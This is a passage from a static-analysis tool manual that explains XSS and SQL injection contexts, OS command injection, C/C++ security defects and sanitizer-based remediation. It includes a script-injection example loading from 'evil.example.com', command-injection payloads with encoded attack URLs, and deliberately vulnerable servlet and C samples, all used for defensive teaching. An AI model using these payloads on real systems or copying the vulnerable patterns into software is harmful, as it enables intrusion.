Inserted into the page, the security defect would look as follows (after the attacker gets other users to interact with a malicious page that performs the `POST`):

```
<div style="display:block; background: #efefef">
<script src="http://evil.example.com/bad.js"></script>
```

7.1.4.2.6. HTML Contexts

When fixing an issue, you need to understand the current context, the safety obligations for that context, and what characters or sequences violate these obligations. A context defines a subset of a language and syntax rules. For example, the following `TAINTED_DATA_HERE` text occurs in an HTML double-quoted attribute context.

```

<span id="TAINTED_DATA_HERE">Some text here</span>
```

When tainted data is able to circumvent a context, it can lead to a security issue, such as XSS or SQLi. For example, once outside of an HTML double-quoted attribute context, the inserted data can create a new attribute such as `onmouseover`. This attribute name is a DOM event handler. Browsers interpret the attribute's value as JavaScript, permitting XSS.

Each context has a set of safety obligations many of which are met by not inserting characters with special meaning within that context. This could be performed, for example, by a function that changes a character into a form that is acceptable for the context before insertion. Some contexts require more than character-level safety obligations. For example, when inserting characters into an HTML attribute name, not only are certain characters disallowed, a set of names should also be disallowed, since they might create an XSS issue.

7.1.4.2.7. HTML Nested Contexts

A nested context occurs when more than one context exists for a given piece of data. An example is the common HTML <a> anchor element and its `href` attribute:

```
<a href="TAINTED_DATA_HERE">Click Me!</a>
```

In the example, there are currently two contexts that have safety obligations for XSS:

- HTML double-quoted attribute
- URI

Common libraries exist for sanitizing user data for the first context. However, if the URI context is left untreated, an attacker can execute an XSS attack within it. The URI context is considered to be *nested within* the HTML double-quoted attribute context. Its safety obligations need to be met before the obligations of the HTML double-quoted attribute context.

7.1.4.2.8. Common HTML Contexts

The following are common HTML contexts that often receive user-supplied data:

- HTML element / PCDATA (parsed character data) context, for example:

  ```
  <span>TAINTED_DATA_HERE</span>
  ```

- HTML attribute contexts (single and double-quoted); for example, a single quoted context:

  ```
  <span id='TAINTED_DATA_HERE'></span>
  ```

- URI context nested within an HTML attribute context; for example, a double-quoted context:

  ```
  <a href="TAINTED_DATA_HERE">click here.</a>
  ```

- A JavaScript string (single and double-quoted) nested within an HTML <script> context; for example, a single-quoted context that is nested within raw HTML text:

  ```
  <script>
    var someVariable = 'TAINTED_DATA_HERE';
  </script>
  ```

For information on all HTML contexts, see Section 7.4, “XSS Contexts”.

7.1.4.3. OS Command Injection

Operating System (OS) command injection is an issue that occurs when tainted user data (which is unsafe) is inserted into an API that can create a new OS process or command. The tainted data can change the intent of the new process, possibly executing arbitrary code on the OS if the data is not made safe (by sanitizing the data).

For remediation information, see Section 7.6.3, “OS Command Injection code examples”.

7.1.4.3.1. OS Command Injection Risks

An OS command injection defect can potentially:

- Disclose, modify, and delete files or OS resources accessible by the account or user running the Web application.
- Directly access internal systems that the application OS can access, such as database systems or other applications. This is called pivoting.

- Examine the OS for additional defects that can be exploited to escalate privileges.

7.1.4.3.2. Example 1: OS Command Injection (Java)

The following OS command injection example uses a servlet that constructs a command using unsafe data from a request parameter. The command is executed, displaying the results of a file listing.

`CommandServlet.java`:

```
 9 public class CommandServlet extends HttpServlet {
10
11     protected void doGet(HttpServletRequest request,
         HttpServletResponse response)
12         throws ServletException, IOException {
13
14         String outputFile = "foo.out";
15         String fileName = "foo.out";
16         String contentType = "text/plain";
17
18         if (request.getParameter("output") != null)
19 [p. 481]             outputFile = request.getParameter("output");
20
21         if (request.getParameter("filename") != null)
22             fileName = request.getParameter("filename");
23
24         PrintWriter out = response.getWriter();
25         response.setContentType(contentType);
26 [p. 481]         listFile(outputFile, out);
...
32     private void listFile(String outputFile,
         PrintWriter out)
33         throws RuntimeException {
34
35         try {
36
37             String[] command = new String[3];
38             command[0] = "/bin/bash";
39             command[1] = "-c";
40 [p. 481]             command[2] = "ls -1 " + outputFile;
41 [p. 482]             Process proc = Runtime.getRuntime().exec(command);
...
```

Progression of the security defect:

- `CommandServlet.java` (19): The parameter `output` is obtained from the HTTP request. This value is considered tainted until it is sanitized appropriately.
- `CommandServlet.java` (26): The tainted value is passed as a parameter to the `listFile()` method.
- `CommandServlet.java` (40): The parameter value is concatenated into an argument string that is passed to the Bash command language interpreter.

- `CommandServlet.java` (41): The tainted command is executed.

The attacker is able to change the intent of the command with the following:

```
; ps
```

The security defect would look like as follows for a potential URL (for example, `blog.example.com` with the servlet deployed at `/blog/list`):

```
http://blog.example.com/blog/list?output=%3B%20ps
```

Note:

The payload has been URL-encoded so that the semicolon and space are not interpreted directly by the Web application.

7.1.4.3.3. Example 2: OS Command Injection (Java)

The following OS command injection example uses a servlet that constructs a command using unsafe data from a request parameter. The command is executed, displaying the results of a process listing.

`CommandServlet.java`:

```
 9 public class CommandServlet extends HttpServlet {
10
11     protected void doGet(HttpServletRequest request, HttpServletResponse response)
12         throws ServletException, IOException {
13
14         String outputFile = "foo.out";
15         String fileName = "foo.out";
16         String contentType = "text/plain";
17
18         if (request.getParameter("output") != null)
19             outputFile = request.getParameter("output");
20
21         if (request.getParameter("filename") != null)
22 [p. 483]             fileName = request.getParameter("filename");
23
24         PrintWriter out = response.getWriter();
25         response.setContentType(contentType);
26         listFile(outputFile, out);
27 [p. 483]         findFile(fileName, out);
...
63     private void findFile(String fileName, PrintWriter out)
64         throws RuntimeException {
65
66         try {
67
68 [p. 483]             String command  = "/usr/bin/find . -name " + fileName;
69 [p. 483]             Process proc = Runtime.getRuntime().exec(command);
...
```

Progression of the security defect:

- `CommandServlet.java` (22): The parameter `filename` is obtained from the HTTP request. This value is considered tainted until it is sanitized appropriately.
- `CommandServlet.java` (27): The tainted value is passed as a parameter to the `findFile()` method.
- `CommandServlet.java` (68): The parameter value is concatenated into an argument string that is passed to the `find` command.
- `CommandServlet.java` (69): The tainted command is executed.

The attacker is able to change the intent of the command with the following:

```
* -exec ps ;
```

The security defect would look like as follows for a potential URL (for example, `blog.example.com` with the servlet deployed at `/blog/list`):

```
http://blog.example.com/blog/list? filename=*%20-exec%20ps%20%3B
```

Note:

The payload has been URL-encoded so that the semicolon and space are not interpreted directly by the Web application.

7.1.4.3.4. Common OS Command Injection Contexts

When fixing an OS command injection defect, you need to understand the context in which the data is being inserted. Common OS command injection contexts that receive user-supplied data include the following:

- A command option, for example:

  ```
  "someCommand -c -f " + TAINTED_DATA_HERE;
  ```

- A command, for example:

  ```
  TAINTED_DATA_HERE + " -c -f ouput.txt";
  ```

For information on all OS command injection contexts, see Section 7.5, “OS Injection Command Contexts”.

Commands and Unsafe Commands

Applications typically use constant values when referring to commands. Therefore, this context tends not to receive tainted data. However, the command needs to be examined and understood in cases where the injected data can have adverse effects. Most importantly, you need to understand if the command can execute another command through options or option strings.

For example:

```
"find -name " + TAINTED_DATA_HERE;
```

If the tainted data contained an `-exec` argument and a semicolon (`;`) at the end, it could execute another command through a feature in `find`. The analysis identifies commands like `find` as unsafe. Unidentified commands should be manually reviewed to determine if the inclusion of unsafe characters or arguments could also change the intent of the command.

7.1.4.3.5. Remediation Examples: OS Command Injections

Once you understand the context in which user data is inserted, you can determine what remediation strategy is most effective. For more information on different remediation strategies, see Section 7.1.5, “Remediation”.

7.1.5. Remediation

Actionable remediation requires an understanding of the context where unsafe data outputs, what sanitization method is appropriate for the data within that context (or contexts), and what technologies are in use within the code itself. Coverity Security Advisor produces actionable remediation based upon these attributes and other information about the program that is available during the analysis of the code, providing you information needed to fix the issue quickly and accurately.

7.1.5.1. Sanitizers

Sanitizers are functions or methods applied to user data that fulfill the safety obligations for some set of contexts by escaping data, filtering or removing data, or validating if the data is safe to use.

- **Escapers**:

  Some contexts allow for the insertion of special characters if the characters are changed in some way. Coverity Security Advisor defines an escaper as a function that modifies tainted data by changing some set of characters into a different form. In its escaped form, tainted characters can now meet the safety obligations for a given context. For example, HTML escapers often change the less-than sign (<) to `&lt;` (HTML character reference). This form meets the safety obligations for many different HTML contexts. However, this form is inappropriate for other contexts such as JavaScript. Escapers that are designed for one context and applied to another might introduce an issue.

- **Filters**:

  Coverity Security Advisor defines a filter as a function that removes some set of characters from tainted data. Some contexts do not have the concept of an escaped form. To meet the safety obligations for such a context, you might need to use a filter to remove these special characters. However, filters that are used or coded incorrectly can fail to meet the security obligations of a given context, allowing issues to occur.

- **Validators**:

  Coverity Security Advisor defines a validator as a function that determines whether tainted data contains a set of characters. Unlike a filter or escaper, a validator does not modify tainted data. Because of the complexity of meeting safety obligations for certain contexts, it might be more appropriate to use a validator to ensure the data meets certain criteria, such as safety.

7.1.6. Technologies and Remediation

The type of technology that you use helps determine the type of remediation advice that you need. For SQLi, a common remediation strategy is to parameterize the SQL statement and then pass the tainted data as a parameter. The technology that you use defines the type of parameterization to use. For example, if `java.sql.Statement` is detected, you are advised to use the `java.sql.PreparedStatement` API and to parameterize using the appropriate JDBC rules.

7.1.7. Coverity Sanitizers Library

Coverity offers open source libraries of sanitizers:

- Java
- C#

The libraries include sanitizers for difficult contexts that usually are not supported by other libraries, such as CSS strings and JavaScript regular expressions.

7.1.8. References

The following links provide additional information on Web application issues, including SQLi and XSS:

- Common Weakness Enumeration
- Web Application Security Consortium
- OWASP XSS Cheat Sheet

7.2. C/C++ Application Security

Coverity Analysis comes with a suite of security checkers that also check for quality-related defects in code. Although all defects can have security implications, these checkers in particular find potential security problems.

Coverity security checkers find many coding defects that can lead to security defects. These defects include improper stack or heap access, integer overflows, buffer overflows, race conditions, UNIX- and Windows-specific bugs, insecure coding practices, and improper management of user-controllable strings. These defects can lead to memory corruption, privilege escalation, unauthorized reading of memory or files, process or system crashes, and denial of service.

While constantly interacting with an untrusted outside world, modern applications and systems must maintain a high level of reliability and availability. Data obtained from the outside world must be considered unsafe until it has been scanned and validated. Coverity analyzes and tracks untrusted, suspect data to pinpoint local or interprocedural security holes.

Coverity security checkers use the following terms throughout their configuration, analysis, and reporting:

- Source: Outside data can come from a variety of *sources*: files, environment variables, network packets, command-line arguments, user-space to kernel-space memory, and so on.

- Tainted data: Outside data that has yet to be scanned and validated.
- Sanitize: The process of scanning and validating tainted data.
- Sink: Functions that must be protected from tainted data, such as memory allocators and certain system calls.


Functions that transfer tainted data between arguments (for example, `memcpy`) or through a return value (for example, `atoi`) are seen as *transitively tainting* a given interface.

You can increase security checker effectiveness with the `cov-make-library` (see Section 7.7, “Security Commands”) command. Although the security checkers ship with a large collection of models for known functions from commonly used libraries (Win32, POSIX, and STL), Coverity recommends that you inspect your code where known security properties can be tracked and that you create custom models using Coverity primitives. Code you should inspect include where the application reads from files, from the network, interacts with a user, or generally encounters and processes any outside (untrusted) data. Creating custom models for security-specific properties of functions is an easy way to prevent false negatives, while at the same time increasing the quality of defects found.

Standard API models (POSIX, Win32, and STL) are in the Coverity Analysis installation directory.

The Coverity analysis tracks tainted data as it moves through the system and reports when it is sent to a sink. Coverity Analysis comes configured with information about certain source and sink functions (for example, `open` and `strcpy`). Coverity Analysis checks for five types of input validation vulnerabilities. As illustrated in the following figure, these checkers detect diverse vulnerabilities, which lend themselves to a variety of exploits.

Figure 7.1. Tainted data flow and possible effects



For Coverity C/C++ security checkers, see Appendix D, *Checker History* .

7.2.1. C/C++ Security vulnerability: Incorrect logic (example 1)

Generic bugs that introduce incorrect logic can lead to vulnerabilities if the code in question is used to implement a security policy. Coverity offers a number of C/C++ security checkers that find such vulnerabilities. These checkers include BAD_COMPARE, CONSTANT_EXPRESSION_RESULT, COPY_PASTE_ERROR, MISSING_BREAK, and NO_EFFECT. For example, the BAD_COMPARE checker reports cases where the *return value* of a function was intended to be checked, but instead the *address* of the function is checked.

In the following example, the intended behavior of the program is to allow only the superuser to use the option `-configure`. Since `geteuid==0` always evaluates to `false`, *any* user can use the `-configure` option.

Example (from real source code):

```
if (!strcmp(argv[i], "-configure"))
{
  if (getuid() != 0 && geteuid == 0) {
    ErrorF("The '-configure' option can only be used by root.\n");
    exit(1);
}
xf86DoConfigure = TRUE;
xf86AllowMouseOpenFail = TRUE;
return 1;
```

Source: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2006-0745

7.2.2. C/C++ Security vulnerability: Incorrect logic (example 2)

If `memcmp` returns a number that is divisible by `256` in the following example, `check_scramble` will return `0`, and the program will treat the check as though it passed. The result is that an attacker can bypass a password check by trying out approximately 256 random passwords. The BAD_COMPARE checker finds instances of such issues.

```
char
check_scramble(const char *scramble_arg, const char *message,
                 const uint8 *hash_stage2)
{
  ...
  return memcmp(hash_stage2, hash_stage2_reassured, SHA1_HASH_SIZE);
}
```

The example uses incorrect logic because the intent was to check whether `memcmp` returns `0`. That is, the erroneous line was intended to be `memcmp(...)!=0`, but the code is written to act like `(memcmp(...) % 256)!=0`, where `%` is the remainder operator

7.2.3. C/C++ Security vulnerability: Double-free defects

Double-free defects (reported by the USE_AFTER_FREE checker) can be used to exploit internal bookkeeping data managed by the memory allocator in order to strategically overwrite memory. In the following example (from http://cwe.mitre.org/data/definitions/415.html), an attacker might be able to change the behavior of the program with a crafted argument.

```
#include <stdio.h>
#include <unistd.h>

#define BUFSIZE1    512
#define BUFSIZE2    ((BUFSIZE1/2) - 8)

int main(int argc, char **argv) {
  char *buf1R1;
  char *buf2R1;
  char *buf1R2;

  buf1R1 = (char *) malloc(BUFSIZE2);
  buf2R1 = (char *) malloc(BUFSIZE2);

  free(buf1R1);
  free(buf2R1);

  buf1R2 = (char *) malloc(BUFSIZE1);
  strncpy(buf1R2, argv[1], BUFSIZE1-1);

  free(buf2R1);
  free(buf1R2);
}
```

Specific attack details are highly dependent on the implementation of the memory allocator used. For an in-depth discussion of potential techniques that are geared towards the implementation in GNU `libc`, see The Malloc Maleficarum.

7.3. SQLi Contexts

7.3.1. SQL code

In general, to remedy SQL injection issues, you need to take one or more of the following actions:

- Parameterize the statement appropriately for the technology in use, binding values to parameters within the statement.
- Validate user-supplied values against known safe values. Concatenate the constant values into the SQL statement.
- Type cast to safe types (such as integers), and append the value into the SQL statement.

7.3.2. SQL identifier

SQL identifiers (such as keywords, functions, and so on) usually cannot be parameterized. If an identifier needs to be dynamically inserted into a statement, its value should originate from a constant string or enumeration. User-supplied values can be compared against known safe values for conditional choices, with the constant value concatenated to the statement.

Injection example:

```
String queryString = "SELECT * FROM Employee WHERE Employee.firstName
  = ? " + TAINTED_DATA_HERE + " by Employee.lastName";
```

Examples that provide remediation advice and code for specific technologies:

- JDBC: See Section 7.6.1.1, “SQL identifier: JDBC”.
- Hibernate HQL: See Section 7.6.1.2, “SQL identifier: HQL”.
- Hibernate SQL: See Section 7.6.1.3, “SQL identifier: Hibernate native query”.
- JPA JPQL: See Section 7.6.1.4, “SQL identifier: JPQL”.
- JPA SQL: Section 7.6.1.3, “SQL identifier: Hibernate native query”.

7.3.3. SQL `IN` clause

SQL `IN` clauses pose difficult remediation challenges. Traditional technologies like JDBC do not offer a direct way to bind a variable amount of values into a statement. This issue leads to an anti-pattern in which the values are directly concatenated into the statement.

There are two general strategies for remedying SQL injection within an `IN` clause:

- In all cases, create a `List` of tainted (and possibly some untainted) values.
- For supporting technologies (JPA 2.0 JPQL, Hibernate HQL, and so on), pass in this `List` directly, bound to a named parameter.
- For other technologies like JDBC:
  1. Create a SQL fragment of parameters with the same count as `List` members.
  2. Concatenate this value into the SQL statement.
  3. Iterate through the tainted `List`, binding values to the parameter in the statement.

Injection example:

```
String query = "SELECT * FROM Employee WHERE Employee.number in
  (" + TAINTED_DATA_HERE + ", 2)";
```

Examples that provide remediation advice and code for specific technologies:

- JDBC: See Section 7.6.1.6, “SQL IN clause: JDBC”.
- Hibernate HQL: See Section 7.6.1.7, “SQL IN clause: HQL”.
- Hibernate SQL: See Section 7.6.1.8, “SQL IN clause: Hibernate native query”.
- JPA JPQL: See Section 7.6.1.9, “SQL IN clause: JPQL”.
- JPA SQL: See Section 7.6.1.10, “SQL IN clause: JPA native query”.

7.3.4. SQL data value

SQL APIs (JDBC, Hibernate, and so on) allow the parameterization of different types of data. APIs for SQL strings, integers, or other data values are some of the most common. To remedy SQL injection with string and data values, parameterize the SQL statement, and bind the values to parameters within the statement.

Injection example:

```
String queryString = "SELECT * FROM my_table WHERE userid = ?
  AND name = '" + TAINTED_DATA_HERE + "'";
```

Examples that provide remediation advice and code for specific technologies:

- JDBC: Section 7.6.1.11, “SQL string: JDBC”.
- Hibernate HQL: Section 7.6.1.12, “SQL string: HQL”.
- Hibernate SQL: Section 7.6.1.13, “SQL string: Hibernate native query”.
- JPA JPQL: Section 7.6.1.14, “SQL string: JPQL”.
- JPA SQL Section 7.6.1.15, “SQL string: JPA native query”.

7.3.5. SQL string

See Section 7.3.4, “SQL data value”.

7.3.6. SQL `LIKE` string

SQL `LIKE` clauses use special characters to perform wildcard matching. To remedy both SQL injection and preserve the meaning of the query:

1. Parameterize the SQL statement.
2. Escape the percent sign (`%`, `U+0025`) and underscore (`_`, `U+005F`) characters within the string used in the `LIKE` query *`‘%...%’`*.
3. Bind the value to a parameter within the `LIKE` clause.

Injection example:

```
String queryString = "SELECT * FROM my_table WHERE userid = ?
  AND name LIKE '%" + TAINTED_DATA_HERE +"%'";
```

Examples that provide remediation advice and code for specific technologies:

- JDBC: See Section 7.6.1.16, “SQL LIKE string: JDBC”.
- Hibernate HQL: See Section 7.6.1.17, “SQL LIKE string: HQL”.
- Hibernate SQL: See Section 7.6.1.18, “SQL LIKE string: Hibernate native query”.

- JPA JPQL: See Section 7.6.1.19, “SQL LIKE string: JPQL”.
- JPA SQL: See Section 7.6.1.20, “SQL LIKE string: JPA native query”.

Note

Coverity provides Coverity sanitizers, an escaping library for SQL `LIKE` that escapes the percent and underscore characters.

This escaper does not prevent SQL injection issues. It preserves the meaning of the `LIKE` query by escaping only characters with special meaning in a `LIKE` clause.

7.3.7. SQL table name

SQL identifiers (such as table names, columns, and so on) usually cannot be parameterized. If an identifier needs to be dynamically inserted into a statement, its value should originate from a constant string or enumeration. User-supplied values can be compared against constant values for conditional choices, with the constant value concatenated to the statement.

Examples that provide remediation advice and code for specific technologies:

- JDBC: See Section 7.6.1.21, “SQL table name: JDBC”.
- Hibernate HQL: See Section 7.6.1.22, “SQL table name: HQL”.
- Hibernate SQL: See Section 7.6.1.23, “SQL table name: Hibernate native query”.
- JPA JPQL: See Section 7.6.1.24, “SQL table name: JPQL”.
- JPA SQL: See Section 7.6.1.25, “SQL table name JPA native query”.

7.4. XSS Contexts

7.4.1. HTML: Raw text block

HTML5 defines the raw text context as content between the following tags:

- `<script>`
- `<style>`

Note

Note: These contexts include some child context.

Injection example:

```
<script>
  var = 'TAINTED_DATA_HERE';
```

```
</script>
```

The parent context is the HTML raw text (script) with a child context, a JavaScript single-quoted string (see Section 7.4.13, “JavaScript: Single quoted string”).

Ideal safety obligations preclude inserting an end tag that matches the start tag name, by escaping, filtering, or validating. This would close the raw text context and would create a transition to a new context. Escaping must be performed through a mechanism that is supported by the nested (child) context. If the nested context cannot support escaping, the values should be removed through filtering.

Minimal safety obligations preclude inserting both the less-than sign (`<`, `U+003C`) and forward-slash (`/`, `U+002F`) through escaping. Escaping must be performed though a mechanism that is supported by the nested (child) context. If the nested context cannot support escaping, you need to avoid inserting tainted data into this context. For example, common JavaScript string escapers escape the forward-slash character by backslash escaping. This produces a sequence of `<\/`, which makes it infeasible to close the context.

7.4.2. HTML: Script block

See HTML rawtext.

7.4.3. HTML: RCDATA block

HTML5 defines the RCDATA context as content between the following tags:

- `<textarea>`
- `<title>`

Injection example:

```
<title>Blog of TAINTED_DATA_HERE</title>
```

Ideal safety obligations preclude inserting an end tag that matches the start tag name (either by escaping as HTML character references, filtering, or validating) because it closes the context and enters a new context.

Minimal safety obligations preclude inserting the less-than sign (`<`, `U+003C`) through escaping. When used, common HTML escapers encode the less-than sign into a character reference (`&lt;`), which makes it infeasible to close the context.

7.4.4. HTML: PCDATA block

HTML5 does not use the term PCDATA directly. Rather, the standard uses the term normal elements. This context includes flexible content within most other elements.

Injection example:

```
<span>Here are the results of TAINTED_DATA_HERE</span>
```

There are no ideal safety obligations for the range of normal elements because individual elements might have more specific requirements.

Minimal safety obligations preclude inserting the less-than sign (<, `U+003C`) and Ambiguous ampersand (&, `U+0026`) through escaping as HTML character references. When used, common HTML escapers encode the less-than sign and ampersand into character references (`&lt;` or `&amp;`, respectively), which makes it infeasible to close the context.

Coverity offers Coverity sanitizers, an escaping library for HTML that meets the ideal safety obligations.

7.4.5. HTML: Single quoted attribute

HTML5 defines single-quoted and double-quoted attributes.

- Single-quoted attributes: `'`, `U+0027`
- Double-quoted attributes: `"`, `U+0022`

Injection example:

```
<div id="TAINTED_DATA_HERE">
  <span>Testing blog</span>
</div>
```

Ideal safety obligations preclude inserting a matching quote character or ambiguous ampesand (`amp;`, `U+0026`) through escaping as HTML character references. Most common HTML escapers enforce these obligations. (See Section 7.4.22, “Ambiguous ampersand”.)

Coverity offers Coverity sanitizers, an escaping library for HTML attribute strings that meets the minimal safety obligations.

7.4.6. HTML: Double quoted attribute

See Section 7.4.5, “HTML: Single quoted attribute”.

7.4.7. HTML: Not quoted attribute

HTML5 defines the unquoted attribute context as an HTML attribute content that is delimited by zero or more white space characters (see Section 7.4.23, “HTML: White space character”), rather than by a quote character.

Injection example:

```
<div id=TAINTED_DATA_HERE>
  <span>Testing blog</span>
</div>
```

Ideal safety obligations preclude inserting the characters listed below, either by escaping as HTML character references, filtering, or validating. This would close the unquoted context, entering a variety of different contexts, such as attribute name or normal element / PCDATA.

- Space characters: See HTML: White space character.

- Double-quote (`"`, `U+0022`)
- Ambiguous ampersand (&, `U+0026`): See Ambiguous ampersand
- Single-quote (`'`, `U+0027`)
- Less-than sign (<, `U+003C`)
- Forward slash (solidus, `/`, `U+002F`)
- Equal sign (=, `U+003D`)
- Greater-than sign (>, `U+003E`)
- Grave accent (`` ` ``, `U+0060`)

Because of the complexity of this context, there are no minimal safety obligations. Rather, the context should be avoided and refactored as a double-quote context, for example:

```
<div id="TAINTED_DATA_HERE"> …
```

You should also follow the guidance for HTML: Double quoted attribute. Single-quote context is not recommended because many URI encoders do not encode the single quote when in a query.

7.4.8. HTML: comment

HTML5 defines the comment context as any content between the `<!--` and `-->` sequences.

Injection example:

```
<!-- TAINTED_DATA_HERE -->
```

Ideal safety obligations preclude inserting the characters or sequences below, by escaping as HTML character references.

- Start with > (greater-than sign, `U+003E`)
- Start with `->` (hyphen, `U+002D`, followed by greater-than sign, `U+003E`)
- Contain `--` (two hyphens, `U+002D`)
- End with a `-` (hyphen, `U+002D`)

Minimal safety obligations preclude inserting a > (greater-than sign, `U+003E`) by escaping. When used, common HTML escapers encode the greater-than sign into a character reference (that is, convert to `&gt;`), making it infeasible to close the context.

7.4.9. HTML: attribute name

HTML5 defines the attribute name syntax.

Injection example:

```
<div TAINTED_DATA_HERE="bar">
  <span>Testing blog</span>
</div>
```

Ideal safety obligations preclude inserting the characters below, filtering or validating the content. No escaping is possible for this context.

- `Null`, `U+0000`
- Space characters: See Section 7.4.23, “HTML: White space character”.
- Control and undefined characters: See Section 7.4.24, “HTML: Control or undefined Unicode character”.
- Double quote (`"`, `U+0022`)
- Single quote (`'`, `U+0027`)
- Forward slash (solidus, `/`, `U+002F`)
- Equal sign, (=, `U+003D`)
- Greater-than sign (>, `U+003E`)

Other ideal safety obligations require avoiding some attribute names, including names that interpret the attribute values in potentially unsafe ways, such as `href`, the `on` DOM event handlers, `src`, and so on.

Because of the complexity of this context, there are no minimal safety obligations. Rather, the context should be avoided. If it is necessary to insert tainted values into this context, only allow a predefined list of values, or append filtered characters to known, safe prefixes.

7.4.10. HTML: Tag name

HTML5 defines the tag name syntax.

Injection example:

```
<TAINTED_DATA_HERE>
  <span>Testing blog</span></TAINTED_DATA_HERE>
```

Ideal safety obligations include inserting only the following characters. No escaping is possible for this context.

- 0-9 (`U+0030` to `U+0039`)
- A-Z (`U+0041` to `U+005A`)
- a-z (`U+0061` to `U+007A`)

Other ideal safety obligations require that some tag names should be avoided. These include names that change the context to those that can introduce XSS defects, such as `script`, `a`, and so on.

Because of the complexity of this context, there are no minimal safety obligations. Rather, the context should be avoided. If it is required to dynamically insert tainted values within this context, only allow a predefined list of values, or append filtered characters to known, safe prefixes.

7.4.11. URI

The URI context is comprised of numerous sub-contexts. RFC 3986 provides details on each of them.

Note

This context always includes some parent context.

Injection example:

```
<a href="TAINTED_DATA_HERE">Click me!</a>
```

The parent context is the HTML double-quoted attribute context (see Section 7.4.6, “HTML: Double quoted attribute”) with the URI as the child context.

There are no ideal safety obligations for the range of sub-contexts because individual sub-contexts might have more specific requirements.

According to the RFC, the following characters can reside within the URI query context directly:

- 0-9 (`U+0030` to `U+0039`)
- A-Z (`U+0041` to `U+005A`)
- a-z (`U+0061` to `U+007A`)
- Exclamation point (`!`, `U+0021`)
- Dollar sign (`$`, `U+0024`)
- Ampersand (`&`, `U+0026`)
- Single-quote (`'`, `U+0027`)
- Left parentheses (`(`, `U+0028`)
- Right parentheses (`)`, `U+0029`)
- Asterisk (`*`, `U+002A`)
- Plus sign (`+`, `U+002B`)
- Comma (`,`, `U+002C`)
- Minus sign (`-`, `U+002D`)
- Period (`.`, `U+002E`)
- Colon (`:`, `U+003A`)

- Semicolon (`;`, `U+003B`)
- Equal sign (=, `U+003D`)
- At sign (@, `U+0040`)
- Underscore (_, `U+005F`)
- Tilde (~, `U+007E`)

A subset of these characters should further be *percent encoded* so that they will not be interpreted as query key/value delimiters.

- Ampersand (&, `U+0026`)
- Colon (`:`, `U+003A`)
- Semicolon (`;`, `U+003B`)
- Equal sign (=, `U+003D`)

Some of these characters have security obligations for parent contexts, such as the single-quote. Minimal safety obligations use percent-encoding escaping for all non-alphanumeric values.

Coverity offers Coverity sanitizers, an escaping library for URIs that meets near-RFC compliance for URI queries while meeting safety obligations for other contexts.

7.4.12. JavaScript: Double quoted string

ECMA 262 defines the ECMAScript language, of which JavaScript is a dialect. The standard defines a string literal syntax for both `'` and `"` strings in section 7.8.4 (of the ECMA PDF file).

Injection example:

```
var blogComment = 'TAINTED_DATA_HERE';
logBlogComment(blogComment, "TAINTED_DATA_HERE_TOO");
```

Ideal safety obligations preclude inserting the following characters through escaping, filtering, or validating. These characters could close or change the context.

- Back space (`U+0008`)
- Tab (`U+0009`)
- Line feed (`U+000A`)
- Vertical tab (`U+000B`)
- Form feed (`U+000C`)
- Carriage return (`U+000D`)

- Double-quote (`"`, `U+0022`)
- Single-quote (`'`, `U+0027`)
- Backslash (`\`, `U+005C`)
- Line separator (`U+2028`)
- Paragraph separator (`U+2029`)

Minimal safety obligations preclude inserting a matching quote character and a backslash. While the inclusion of the line formatting characters will cause a parse error by a compliant JavaScript parser, it will not create an XSS defect.

Coverity offers Coverity sanitizers, an escaping library for JavaScript strings that meets the ideal safety obligations.

7.4.13. JavaScript: Single quoted string

See JavaScript: Double quoted string

7.4.14. JavaScript: Single line comment

ECMA 262 defines the ECMAScript language, of which JavaScript is a dialect. The standard defines multi-line (block) and single line comment syntax in section 7.4 (of the ECMA PDF file).

Injection example:

```
var testReturn = "testBlogReturn" // TAINTED_DATA_HERE
var testScript = "testBlog"; /* TAINTED_DATA_HERE */
```

Ideal safety obligations preclude inserting the following characters through only filtering or validating. Technically, these contexts do not have an escaping mechanism. These characters could close or change the context.

- Form feed (`U+000C`)
- Carriage return (`U+000D`)
- Asterisk (`*`, `U+002A`)
- Forward slash (solidus, `/`, `U+002F`)
- Line separator (`U+2028`)
- Paragraph separator (`U+2029`)

Minimal safety obligations preclude inserting tainted data into this context.

7.4.15. JavaScript: Multi line comment

See Section 7.4.14, “JavaScript: Single line comment”.

7.4.16. JavaScript: Code

ECMA 262 defines the ECMAScript language, of which JavaScript is a dialect.

Note

This context includes some parent context.

Injection example:

```
<span id="test" onclick="TAINTED_DATA_HERE">…
```

The parent context is the HTML double-quoted attribute (see Section 7.4.6, “HTML: Double quoted attribute”). The onclick DOM event executes the attribute value as JavaScript.

Ideal safety obligations include only inserting the characters below. No escaping is possible for this context.

- 0-9 (`U+0030` to `U+0039`)
- A-Z (`U+0041` to `U+005A`)
- a-z (`U+0061` to `U+007A`)

Because of the complexity of this context, there are no minimal safety obligations. Rather, the context should be avoided. If it is required to dynamically insert tainted values within this context, only allow a predefined list of values or append filtered characters to known, safe prefixes.

7.4.17. JavaScript: Regular expression

ECMA 262 defines the ECMAScript language, of which JavaScript is a dialect. The standard defines regular expression (regexp) syntax in section 7.8.5 (of the ECMA PDF file).

Injection example:

```
var isReturn = "blogReturn".match(/TAINTED_DATA_HERE/);
```

Ideal safety obligations preclude inserting the following characters through JavaScript backslash or Unicode escaping:

- Back space (`U+0008`)
- Tab (`U+0009`)
- Line feed (`U+000A`)
- Vertical tab (`U+000B`)
- Form feed (`U+000C`)

- Carriage return (`U+000D`)
- Forward-slash (solidus, `/`, `U+002F`)
- Backslash (`\`, `U+005C`)
